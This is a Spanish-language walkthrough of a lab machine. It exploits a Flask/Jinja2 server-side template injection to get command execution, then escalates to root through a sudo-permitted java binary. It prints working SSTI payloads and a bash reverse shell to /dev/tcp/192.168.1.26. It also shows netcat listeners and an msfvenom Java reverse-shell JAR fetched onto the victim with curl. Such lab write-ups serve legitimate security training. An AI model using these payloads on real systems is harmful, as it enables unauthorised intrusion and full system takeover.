

Vemos que cuenta con un servidor web por el puerto 5000 y que podemos escribir para ver que luego lo muestra en pantalla.

PinguRegistro

PinguNombre

Enter your name

PinguCumple

dd/mm/yyyy

PinguEmail

admin@pingulab.lab

PinguPhone

+17 123 456 789

Save all

Hello hola!

Vamos a probar a ver ejecuta {{7}} para ver si podemos hacer un ataque STTI

PinguRegistro

PinguNombre

{{7*7}}

PinguCumple

dd/mm/yyyy

PinguEmail

admin@pingulab.lab

PinguPhone

+17 123 456 789

Save all

Hello 49!

Con la ayuda de la pagina


<https://github.com/cybersnippets/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

Exploit the SSTI by calling `os.popen().read()`

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

But when `__builtins__` is filtered, the following payloads are context-free, and do not require anything, except being in a Jinja2 Template object:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```



Vamos a editarlo para poder hacer un ataque con reverse Shell.

PinguRegistro

PinguNombre

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/192.168.1.26/443 0>&1"').read() }}
```

Nos ponemos a escuchar desde nuestra maquina

```
> sudo nc -lvnp 443
[sudo] contraseña para caan31:
listening on [any] 443 ...
```

Vemos que tenemos acceso al usuario.

```
pinguinazo@92da03e3fde5:~$
```

Vemos que tenemos permisos de sudo en el binario de java, lo busque en gtfobins y no encontré nada.

```
penguinazo@92da03e3fde5:~$ sudo -l
Matching Defaults entries for penguinazo on 92da03e3fde5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User penguinazo may run the following commands on 92da03e3fde5:
    (ALL) NOPASSWD: /usr/bin/java
penguinazo@92da03e3fde5:~$
```

Me he ayudado de la siguiente pagina

<https://morgan-bin-bash.gitbook.io/linux-privilege-escalation/sudo-java-privilege-escalation>

Exploitation ↗

1. Create a JAR File ↗

First, create a custom jar file in local machine.

Replace `<local-ip>` with your local ip address.

```
msfvenom -p java/shell_reverse_tcp LHOST=<local-ip> LPORT=4444 -f jar -o shell.jar
Copied!
```

Then transfer the file to remote machine.

2. Reverse Shell ↗

In local machine, start a listener.

```
nc -lvnp 4444
Copied!
```

Now execute the java command as root in target machine.

```
sudo /usr/bin/java -jar /tmp/shell.jar
Copied!
```

Seguimos los pasos que nos indica.

```
> msfvenom -p java/shell_reverse_tcp LHOST=192.168.1.26 LPORT=4444 -f jar -o shell.jar
Payload size: 7503 bytes
Final size of jar file: 7503 bytes
Saved as: shell.jar
> ls
📁 auto_deploy.sh 📁 penguinazo.tar 📁 Puertos 📄 shell.jar
```

```
> python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

Para pasarlo a la maquina victima vamos a utilizar curl

```
pinguinazo@92da03e3fde5:~$ curl http://192.168.1.26:8000/shell.jar -o shell.jar
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total     Spent    Left     Speed
100  7503  100  7503    0     0   713k      0 --:--:-- --:--:-- --:--:--  732k
pinguinazo@92da03e3fde5:~$ ls
flask_ssti_lab  shell.jar
```

```
> sudo nc -lvnp 4444
[sudo] contraseña para caan31:
listening on [any] 4444 ...
```

Lo tenemos y lo ejecutamos y podemos ver que somos root.

```
pinguinazo@92da03e3fde5:~$ sudo /usr/bin/java -jar shell.jar
```

```
whoami
root
```